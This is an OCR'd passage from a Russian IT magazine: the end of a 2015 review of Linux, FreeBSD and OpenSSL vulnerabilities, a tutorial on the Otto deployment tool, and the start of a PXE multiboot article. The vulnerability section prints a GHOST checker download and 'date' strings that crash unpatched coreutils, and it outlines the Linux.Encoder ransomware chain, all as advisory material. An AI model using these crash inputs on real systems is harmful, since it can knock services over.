--2015-11-24 20:29:21--  https://gist.githubusercontent.com/koelling/ef9b2b9d0be
6d6dbab63/raw/de1730049198c64eaf8f8ab015a3c8b23b63fd34/gistfile1.c
Resolving gist.githubusercontent.com (gist.githubusercontent.com)... 185.31.17.1
33
Connecting to gist.githubusercontent.com (gist.githubusercontent.com)|185.31.17.
133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 973 [text/plain]
Saving to: `gistfile1.c'

100%[======================================>] 973         --.-K/s   in 0s

2015-11-24 20:29:22 (316 MB/s) - `gistfile1.c' saved [973/973]

~ $ gcc gistfile1.c -o CVE-2015-0235 ↄ CVE-2015-0235
~ $ ./CVE-2015-0235
vulnerable
~ $ █
```

Проверяем систему на GHOST

Практически сразу был выпущен модуль к Metasploit, позволяющий удаленно выполнить код на x86 и x86_64 Linux с работающим почтовым сервером Exim (с включенным параметром helo_try_verify_hosts или helo_verify_hosts). Позже появились и другие реализации, например модуль Metasploit для проверки блога на WordPress.

Чуть позже, в 2015 году, в GNU glibc были обнаружены еще три уязвимости, позволяющие удаленному пользователю произвести DoS-атаку или переписать ячейки памяти за пределами границы стека: CVE-2015-1472, CVE-2015-1473, CVE-2015-1781.

ОС: Linux (GNU Coreutils)
Уровень: Low
Вектор: Local, Remote
CVE: CVE-2014-9471
Exploit: нет

GNU Coreutils — один из основных пакетов *nix, включающий практически все базовые утилиты (cat, ls, rm, date...). Проблема найдена в date. Ошибка в функции parse_datetime позволяет удаленному атакующему, не имеющему учетной записи в системе, вызвать отказ в обслуживании и, возможно, выполнить произвольный код, используя специально сформированную строку даты с использованием timezone. Уязвимость выглядит так:

```
$ touch ‘--date=TZ=”123”345” @1’
Segmentation fault
$ date -d ‘TZ=”Europe/Moscow” “00:00 + 1 hour”’
Segmentation fault
$ date ‘--date=TZ=”123”345” @1’
*** Error in `date’: free(): invalid pointer: 0xbfc11414 ***
```

```
Терминал
File  Edit  View  Search  Terminal  Help
~ $ date -d 'TZ="Europe/Moscow" "00:00 + 1 hour"'
*** glibc detected *** date: munmap_chunk(): invalid pointer: 0x00007fff1ab562e0
 ***
======= Backtrace: =========
/lib/x86_64-linux-gnu/libc.so.6(+0x7e846)[0x7f875bb78846]
date[0x406981]
date[0x401fc3]
/lib/x86_64-linux-gnu/libc.so.6(__libc_start_main+0xed)[0x7f875bb1b76d]
date[0x402029]
======= Memory map: ========
00400000-0040e000 r-xp 00000000 08:18 928274                             /bin/da
te
0060d000-0060e000 r--p 0000d000 08:18 928274                             /bin/da
te
0060e000-0060f000 rw-p 0000e000 08:18 928274                             /bin/da
te
02081000-020a2000 rw-p 00000000 00:00 0                                  [heap]
7f875aeb3000-7f875aec8000 r-xp 00000000 08:18 659704                     /lib/x8
6_64-linux-gnu/libgcc_s.so.1
7f875aec8000-7f875b0c7000 ---p 00015000 08:18 659704                     /lib/x8
6_64-linux-gnu/libgcc_s.so.1
7f875b0c7000-7f875b0c8000 r--p 00014000 08:18 659704                     /lib/x8
6_64-linux-gnu/libgcc_s.so.1
7f875b0c8000-7f875b0c9000 rw-p 00015000 08:18 659704                     /lib/x8
6_64-linux-gnu/libgcc_s.so.1
7f875b0c9000-7f875b8dd000 r--p 00000000 08:18 9064                       /usr/li
b/locale/locale-archive
```

Уязвимость в GNU Coreutils

Если уязвимости нет, получим сообщение о неверном формате даты. О наличии уязвимости отчитались практически все разработчики дистрибутивов Linux. В настоящее время доступно обновление.

```
Терминал - user@ubuntu: ~
Файл  Правка  Вид  Терминал  Вкладки  Справка
user@ubuntu:~$ date -d 'TZ="Europe/Moscow" "00:00 + 1 hour"'
date: неверная дата «TZ="Europe/Moscow" "00:00 + 1 hour"»
user@ubuntu:~$ date '--date=TZ="123"345" @1'
date: неверная дата «TZ="123"345" @1»
user@ubuntu:~$
```

Нормальный вывод патченного GNU Coreutils

ОС: Linux (grep 2.19–2.21)
Уровень: Low
Вектор: Local
CVE: CVE-2015-1345
Exploit: нет

В утилите grep, которая используется для поиска текста по шаблону, редко находят уязвимости. Но эту утилиту часто вызывают другие программы, в том числе и системные, поэтому наличие уязвимостей гораздо проблематичнее, чем кажется на первый взгляд. Ошибка в bmexec_trans function в kwset.c может привести к чтению неинициализированных данных из области за пределами выделенного буфера или краху приложения. Этим может воспользоваться хакер, создав специальный набор данных, подаваемых на вход приложения при помощи grep -F. В настоящее время доступны обновления. Эксплоитов, использующих уязвимость, или модуля к Metasploit нет.

УЯЗВИМОСТЬ В FREEBSD


ОС: FreeBSD
Уровень: Low
Вектор: Local, Remote
CVE: CVE-2014-0998, CVE-2014-8612, CVE-2014-8613
Exploit: https://www.exploit-db.com/exploits/35938/

В базе CVE за 2015 год не так уж много уязвимостей, если точнее — всего шесть. Сразу три уязвимости были найдены в FreeBSD 8.4–10.x в конце января 2015-го исследователями из Core Exploit Writers Team. CVE-2014-0998 связана с реализацией драйвера консоли VT (Newcons), который предоставляет несколько виртуальных терминалов, включаемых параметром kern.vty=vt в /boot/loader.conf.

CVE-2014-8612 проявлялась при использовании протокола SCTP и вызвана ошибкой в коде проверки идентификатора потока SCTP, реализующего

SCTP-сокеты (локальный порт 4444). Суть в ошибке выхода за пределы памяти в функции sctp_setopt() (sys/netinet/sctp_userreq.c). Это дает локальному непривилегированному пользователю возможность записать или прочитать 16 бит данных памяти ядра и повысить свои привилегии в системе, раскрыть конфиденциальные данные или положить систему.

CVE-2014-8613 позволяет инициировать разыменование нулевого указателя при обработке полученного извне SCTP-пакета, при установке SCTP_SS_VALUE опции сокета SCTP. В отличие от предыдущих, CVE-2014-8613 может быть использована для удаленного вызова краха ядра через отправку специально оформленных пакетов. В FreeBSD 10.1 защититься можно, установив переменную net.inet.sctp.reconfig_enable в 0, тем самым запретив обработку блоков RE_CONFIG. Или просто запретить использовать SCTP-соединения приложениям (браузерам, почтовым клиентам и так далее). Хотя на момент публикации разработчики уже выпустили обновление.



Статистика уязвимостей в FreeBSD

УЯЗВИМОСТЬ В OPENSSL

ОС: OpenSSL
Уровень: Remote
Вектор: Local
CVE: CVE-2015-1793
Exploit: нет

В 2014 году в OpenSSL, широко используемом криптографическом пакете для работы с SSL/TLS, была найдена критическая уязвимость Heartbleed. Инцидент в свое время вызвал массовую критику качества кода, и, с одной стороны, это привело к появлению альтернатив вроде LibreSSL, с другой — сами разработчики наконец взялись за дело.

Top 50 Vendors By Total Number Of "Distinct" Vulnerabilities

Go to year: 1999 2000 2001 2002 2003 2004 2005 2006 2007 2008 2009 2010 2011 2012 2

	Vendor Name	Number of Products	Number of Vulnerabilities	#Vulnerabilities/#Products
1	Microsoft	405	4185	10
2	Apple	104	3012	29
3	Oracle	258	2948	11
4	IBM	726	2610	4
5	Cisco	1300	2391	2
6	SUN	204	1617	8
7	Mozilla	21	1548	74
8	Adobe	98	1465	15
9	Google	44	1421	32
10	Linux	14	1342	96
11	HP	1719	1258	1
12	Redhat	189	1009	5
13	Novell	94	720	8
14	Apache	111	630	6
15	Debian	86	436	5
16	PHP	18	429	24
17	Symantec	186	408	2
18	GNU	87	384	4
19	Freebsd	9	327	36
20	Wireshark	1	323	323
21	Canonical	15	319	21
22	Joomla	160	315	2
23	Drupal	136	290	2
24	Moodle	1	281	281
25	EMC	147	277	2
26	SAP	119	268	2
27	Mysql	8	260	33
28	Wordpress	56	253	5

Топ вендоров по уязвимостям

Критическая уязвимость обнаружена Адамом Лэнгли из Google и Дэвидом Бенджамином из BoringSSL. Изменения, внесенные в OpenSSL версий 1.0.1n и 1.0.2b, привели к тому, что OpenSSL пытается найти альтернативную цепочку верификации сертификата, если первая попытка построить цепочку подтверждения доверия не увенчалась успехом. Это позволяет обойти процедуру проверки сертификата и организовать подтвержденное соединение с использованием подставного сертификата, говоря другими словами — спокойно заманивать пользователя на поддельные сайты или сервер электронной почты или реализовать любую MITM-атаку там, где используется сертификат.

После обнаружения уязвимости разработчики 9 июля выпустили релизы 1.0.1p и 1.0.2d, в которых эта проблема устранена. В версиях 0.9.8 или 1.0.0 этой уязвимости нет

Linux.Encoder

Конец осени ознаменовался появлением целого ряда вирусов-шифровальщиков, вначале Linux.Encoder.0, затем последовали модификации Linux.Encoder.1 и Linux.Encoder.2, заразивших более 2500 сайтов. По данным антивирусных компаний, атаке подвергаются серверы на Linux и FreeBSD с веб-сайтами, работающими с использованием различных CMS — WordPress, Magento CMS, Joomla и других. Хакеры используют неустановленную уязвимость. Далее размещался шелл-скрипт (файл error.php), при помощи которого и выполнялись любые дальнейшие действия (через браузер). В частности, запускался троян-энкодер Linux.Encoder, который определял архитектуру ОС и запускал шифровальщик. Энкодер запускался с правами веб-сервера (Ubuntu — www-data), чего вполне достаточно, чтобы зашифровать файлы в каталоге, в котором хранятся файлы и компоненты CMS. Зашифрованные файлы получают новое расширение .encrypted. Также шифровальщик пытается обойти и другие каталоги ОС, если права настроены неправильно, то он вполне мог выйти за границы веб-сайта. Далее в каталоге сохранялся файл README_FOR_DECRYPT.txt, содержащий инструкции по расшифровке файлов и требования хакера. На данный момент антивирусные компании представили утилиты, позволяющие расшифровать каталоги. Например, набор от Bitdefender. Но нужно помнить, что все утилиты, предназначенные для расшифровки файлов, не удаляют шелл-код и все может повториться.

Учитывая, что многие пользователи, занимающиеся разработкой или экспериментирующие с администрированием веб-сайтов, часто устанавливают веб-сервер на домашнем компьютере, следует побеспокоиться о безопасности: закрыть доступ извне, обновить ПО, эксперименты устраивать на VM. Да и сама идея может в будущем использоваться при атаке на домашние системы.




ВЫВОД


Сложного ПО без ошибок физически не существует, поэтому придется мириться с тем фактом, что уязвимости будут обнаруживаться постоянно. Но не все они могут представлять действительно проблемы. И можно себя обезопасить, предприняв простые шаги: удалить неиспользуемое ПО, отслеживать новые уязвимости и обязательно устанавливать обновления безопасности, настроить брандмауэр, установить антивирус. И не забывать о специальных технологиях вроде SELinux, которые вполне справляются при компрометации демона или пользовательского приложения.

ПО СЛЕДАМ БРОДЯГИ

ЗНАКОМИМСЯ С СИСТЕМОЙ ДЕПЛОЯ ПРИЛОЖЕНИЙ OTTO



Евгений Зобнин
androidstreet.net



Деплой приложений с машины разработки на боевой сервер всегда создавал множество проблем для разработчиков. На машинах могут быть установлены разные версии библиотек и зависимых сервисов, использоваться различные пути установки. Да что там говорить, не каждый разработчик будет держать на своей машине Linux-дистрибутив нужной версии. Но что, если бы у нас был инструмент, позволяющий быстро и легко развернуть нужную среду разработки и так же просто залить приложение на боевой сервер?

ВМЕСТО ВВЕДЕНИЯ

С незапамятных времен для решения проблемы различий среды разработки и боевого сервера принято применять виртуальные серверы. Это действительно простой и удобный способ создать идентичное боевому серверу окружение на любой платформе, будь это Linux, OS X или Windows. Все, что нужно сделать, — это установить виртуалку, поднять в ней нужную ОС и настроить ее идентично серверу.

Особо продвинутые товарищи шли еще дальше и писали скрипты, позволяющие частично или полностью автоматизировать этот процесс. Для автоматизации самой виртуальной машины применялись встроенные в них командные интерфейсы (такие есть и в VMware, и в VirtualBox, и даже в QEMU), а для автоматизации развертывания нужной среды в уже запущенной ВМ — системы оркестрации типа Puppet или Chief. Затем появился Vagrant — готовое ПО, направленное на решение именно этой задачи. Он должен быть хорошо знаком любому, кто продвинулся дальше модели «одно приложение на одном сервере» и в связи с этим столкнулся с кучей проблем. Vagrant позволяет поднять окружение практически любой сложности и с любым количеством машин с помощью пары простых команд и набора конфигурационных файлов.

За пять лет Vagrant фактически превратился в стандарт среди данного типа решений, а его разработчики выпустили массу сопутствующих инструментов: Packer для создания образов виртуальных машин, Terraform для автоматического построения целых инфраструктур в облаке, Consul и Serf для мониторинга серверов и их коммуникации и другие. Все они работали в связке с Vagrant и фактически брали на себя работу DevOps-инженера. Однако без проблем не обошлось. Инструменты были разобщены и использовали разные форматы конфигов. Сам Vagrant также стал не самым простым и очевидным решением. Для написания конфига, например, нужно было знать хотя бы азы Ruby, а также синтаксис Puppet или другой системы оркестрации. Также Vagrant не особо

подходил для решения задач в эру микросервисов и оперировал целыми машинами, а не приложениями. Вопрос деплоя также не был до конца решен.

Чтобы избавиться от этих проблем, разработчики Vagrant выкатили Otto — единое решение, позволяющее объединить все описанные инструменты и при этом на порядок упростить и конфигурирование окружения разработки, и его деплой на реальные серверы. Благодаря Otto такие задачи решаются с помощью небольшого и понятного конфига в несколько десятков строк и пары команд. Кроме того, этот инструмент следует тренду и ориентирован на микросервисы (основанные на Docker, например), а также оперирует понятием «приложение», а не «машина». То есть если в случае Vagrant ты описывал в конфигах всю машину целиком (какой дистрибутив поставить, какие пакеты и прочее), то в конфиге Otto тебе достаточно описать только свое приложение, а все остальное Otto сделает за тебя: скачает нужный образ ОС и поставит все необходимые зависимости. Тебе останется только зайти в созданное окружение с помощью SSH.

Otto ориентирован на облака, поэтому деплой приложения в нем выполняется с помощью заливки на удаленный сервер не самого приложения, а всего образа ОС целиком. Другими словами, после того как ты внес все необходимые правки в приложение, остается только отдать команду на сборку образа под конкретную облачную платформу (поддерживаются Amazon и другие) и команду для его заливки. К примеру, если тебе нужен веб-сервер на Amazon с указанным PHP-приложением, то все, что нужно сделать, — это создать конфиг в несколько строк и отдать несколько команд для создания окружения, построения из него образа и последующей заливки образа на Amazon. В дальнейшем в локальное окружение можно «зайти», внести изменения и точно так же залить обновленный образ в облако с помощью пары команд. Это действительно очень просто.

ПРОБУЕМ!

Otto легко не только использовать, но и установить. Фактически это один исполняемый файл (доступны версии для Linux, OS X и Windows), который достаточно скачать и запустить. Единственное требование: установленный VirtualBox. Все остальные зависимости (Vagrant и Ко) Otto скачает сам. Пример установки Otto в среде Linux:

```
$ cd /tmp
$ wget https://releases.hashicorp.com/otto/0.1.2/ ↵
    otto_0.1.2_linux_amd64.zip
$ unzip otto_0.1.2_linux_amd64.zip
$ mv otto ~/bin
$ chmod +x ~/bin/otto
```

Вместо каталога ~/bin можно использовать и любой другой, сути это не меняет. Далее просто запускаем Otto:

```
$ otto
```

На экране должен появиться простенький хелп. А дальше можно начать работу с приложением. Для примера создадим конфигурацию окружения для запуска Ruby-приложений с MySQL в отдельном Docker-контейнере. Для начала создадим каталог проекта с подкаталогом mysql внутри:

```
$ mkdir -p otto-project/mysql/
```

Далее в подкаталоге mysql разместим файл Appfile со следующим содержимым:

```
application {
    name = "mysql"
    type = "docker-external"
}

customization "docker" {
    image = "mysql"
    run_args = "-e MYSQL_ROOT_PASSWORD=mysuperpassword -e
    MYSQL_DATABASE=example"
}
```

Отдадим команду для «компиляции» конфига:

```
$ otto compile
```

Данная команда прочитает наш конфиг и создаст подкаталог `.otto` с конфигами Vagrant. Теперь возвращаемся в каталог otto-project и создаем следующий Appfile:

```
application {
    name = "testproject"
    type = "ruby"
    dependency { source = "mysql" }
}
```

Вновь запускаем компиляцию конфига:

```
$ otto compile
```

```
0 ✓ j1m@linux ~/tmp/otto-project $ otto compile
==> Loading Appfile...
==> Fetching all Appfile dependencies...
    Fetching dependency: file:///home/j1m/tmp/otto-project/mysql
==> Compiling...
    Application:    testproject (ruby)
    Project:        otto-project
    Infrastructure: aws (simple)

    Compiling infra...
    Compiling foundation: consul
==> Compiling dependency 'mysql'...
==> Compiling main application...
==> Compilation success!
    This means that Otto is now ready to start a development environment,
    deploy this application, build the supporting infrastructure, and
    more. See the help for more information.

    Supporting files to enable Otto to manage your application from
    development to deployment have been placed in the output directory.
    These files can be manually inspected to determine what Otto will do.
```

Конфиг успешно скомпилирован

Теперь все готово для запуска окружения разработки:

```
$ otto dev
```

```
==> default: Booting VM...
==> default: Waiting for machine to boot. This may take a few minutes...
    default: SSH address: 127.0.0.1:2222
    default: SSH username: vagrant
    default: SSH auth method: private key
    default: Warning: Connection timeout. Retrying...
    default:
    default: Vagrant insecure key detected. Vagrant will automatically replace
    default: this with a newly generated keypair for better security.
    default:
    default: Inserting generated public key within guest...
    default: Removing insecure key from the guest if it's present...
    default: Key inserted! Disconnecting and reconnecting using new SSH key...
==> default: Machine booted and ready!
==> default: Checking for guest additions in VM...
    default: The guest additions on this VM do not match the installed version of
    default: VirtualBox! In most cases this is fine, but in rare cases it can
    default: prevent things such as shared folders from working properly. If you see
    default: shared folder errors, please make sure the guest additions within the
    default: virtual machine match the version of VirtualBox you have installed on
    default: your host and reload your VM.
    default:
    default: Guest Additions Version: 4.2.0
    default: VirtualBox Version: 5.0
==> default: Configuring and enabling network interfaces...
==> default: Mounting shared folders...
    default: /vagrant => /home/j1m/tmp/otto-project
    default: /otto/foundation-1 => /home/j1m/tmp/otto-project/.otto/compiled/app/foundation-consul/app-dev
    default: /otto/foundation-mysql-1 => /home/j1m/tmp/otto-project/.otto/compiled/dep-9c088441-460d-9870-1637-4f4bbe5c4156/foundation-c
onsul/app-dev-dep
    default: /otto-deps/mysql-9c088441-460d-9870-1637-4f4bbe5c4156 => /home/j1m/tmp/otto-project/mysql
==> default: Running provisioner: shell...
    default: Running: inline script
==> default: stdin: is not a tty
==> default: [otto] Installing Consul...
```

Запуск окружения разработки

В ходе этой операции Otto установит Vagrant (можно установить и заранее), скачает образ ОС (Ubuntu), поднимет виртуальную машину, установит в нее все необходимые зависимости, запустит сервисы и SSH. В результате на экране ты увидишь сообщение об успешном запуске ВМ.

```
==> Development environment successfully created!
    IP address: 100.101.159.76

    A development environment has been created for writing a generic
    Ruby-based app.

    Ruby is pre-installed. To work on your project, edit files locally on your
    own machine. The file changes will be synced to the development environment.

    When you're ready to build your project, run 'otto dev ssh' to enter
    the development environment. You'll be placed directly into the working
    directory where you can run 'bundle' and 'ruby' as you normally would.

    You can access any running web application using the IP above.
0 ✓ j1m@linux ~/tmp/otto-project $
```

Виртуальная машина с окружением разработки успешно запущена

Это все, к машине можно подключиться по SSH:

```
$ otto dev ssh
```

При этом все файлы и каталоги, созданные в **otto-project**, будут автоматически видны в каталоге **/vagrant** внутри ВМ, так что файлы твоего проекта не придется таскать с помощью scp.

Когда работа над приложением будет завершена, следует собрать образ и залить его в облако (Otto спросит твой AWS Access Key):

```
$ otto build
```

```
0 ✓ j1m@linux ~/tmp/otto-project $ otto build
==> Detecting infrastructure credentials for: otto-project (aws)
    Existing infrastructure credentials were not found! Otto will
    now ask you for infrastructure credentials. These will be encrypted
    and saved on disk so this doesn't need to be repeated.

    IMPORTANT: If you're re-entering new credentials, make sure the
    credentials are for the same account, otherwise you may lose
    access to your existing infrastructure Otto set up.

AWS Access Key
  AWS access key used for API calls.

  Enter a value:
```

Создаем и заливаем образ

Далее можно запустить инстанс:

```
$ otto deploy
```

и остановить окружение разработки:

```
$ otto dev halt
```

Полностью избавиться от инстанса и окружения разработки можно так:

```
$ otto deploy destroy
$ otto dev destroy
```

Это все.

Типичный workflow Otto

```
$ otto compile — читаем конфиг Otto и подготавливаем конфиги для Va-
grant
$ otto dev — поднимаем ВМ, устанавливаются зависимости
$ otto dev ssh — заходим в ВМ
$ otto build — создаем образ для облака
$ otto deploy — запускаем инстанс
```

ВЫВОДЫ

Otto — невероятно удобный инструмент для любого разработчика. Как ты смог убедиться, поднять окружение разработки и выполнить деплой приложения с его помощью проще, чем настроить nginx. И это еще не все, Otto находится на начальном этапе своего развития, в будущем планируется реализация возможности развертывания целых инфраструктур (с помощью Terraform) и существенное расширение возможностей конфигурации окружений. У Otto определенно есть будущее, и я бы советовал присмотреться к этому инструменту.

PXE — ГРУЗИМ ВСЕ!

МУЛЬТИЗАГРУЗКА ПО ЛОКАЛЬНОЙ СЕТИ. **ЧАСТЬ 3**

Loading files...



Александр «Plus» Рак
Участник сообщества OmskLUG. Руководитель группы автоматизации отдела ИТ департамента образования, город Салехард

ПРЕДИСЛОВИЕ

Уже после того, как была написана вторая часть, возникли некоторые вопросы при работе с разными версиями Windows, а именно разрядностью систем Windows PE и инсталляторами дистрибутивов. На разных машинах не определялись то диски, то сетевая карта. Ставить систему на лету хорошо, а еще лучше базовый пакет ПО засунуть прямо в устанавливаемую ОС, чтобы после инсталляции системы получить ее сразу с готовым ПО. Образов дисков ISO очень много, распаковывать и копировать структуру не очень круто, намного круче автоматизировать этот процесс, да так, чтобы даже после замены самих ISO-образов на другие версии монтировались на лету в каталоги SMB. Эти проблемы сегодня мы и попытаемся решить.

ПЛАНЫ

Итак, планы на сегодня!

1. Разрешить проблему разных версий Windows в части разрядности.
    1.1. Разобраться с проблемой «неопределения» дисков и сетевых карт.
2. Автоматизировать подключение образов дистрибутивов различных систем + мониторинг результата.

ОПЯТЬ-ТАКИ НАЧИНАЕМ ПО ПОРЯДКУ С WINDOWS

Первым шагом в предыдущей статье полагалось использовать одну версию Windows PE, однако возникла проблема запуска инсталляторов x32-версий Windows. Тогда было решено идти по пути наименьшего сопротивления и собрать WinPE x32 так же, как описывалось в прошлой статье. И все бы ничего, да запустить ее оказалось невозможно. Windows PE панически выпадала в ошибку на этапе загрузки. Проблема оказалась в BCD-файле. Выход был следующий: создавать два каталога с одинаковой структурой внутри, но с разными именами (например, /images/windows/x32 и /images/windows/x64). Напомню, что полный путь к Windows-образам TFTP у нас /var/lib/tftpboot/images/windows. Но тогда не совсем удобно работать с самими winpe.wim-файлами и одинаковыми именами файлов. Для большего комфорта советую воспользоваться программой BOOTICE (я использовал версию 1.332). В ней можно отредактировать BCD-файл и поправить внутри имя файла WIM-образа. Тогда получим два BCD-файла с одинаковым названием, которые складываем в те самые подкаталоги x32 и x64, а все остальное можно расположить в одном подкаталоге images/windows/. После всех манипуляций все должно грузиться как положено. Понятное дело, теперь необходимо поправить файл startnet.cmd внутри каждого из WinPE-образов. Структуру файла ты можешь посмотреть в предыдущей статье. Если кому-то не нравится консольное меню, то можно сделать простенький exe-лаунчер и запускать его скриптом startned.cmd наподобие autorun. Программ для реализации такого меню полным-полно.

Итак, с этой проблемой справились. На некоторых компьютерах, как я уже писал выше, возникала еще пара проблем.

1. При загрузке Windows PE и выборе пункта установки системы в консоль падала ошибка: сетевая папка недоступна. Пингами до сервера с PXE выяснилось, что не было сети, — внутри Windows PE отсутствовали драйверы для сетевой карты.
2. После запуска установки Windows на некоторых компьютерах инсталлятор не мог обнаружить диски, проблема та же — отсутствие драйверов, но уже для накопителей.

РЕШЕНИЕ ЭТИХ ПРОБЛЕМ

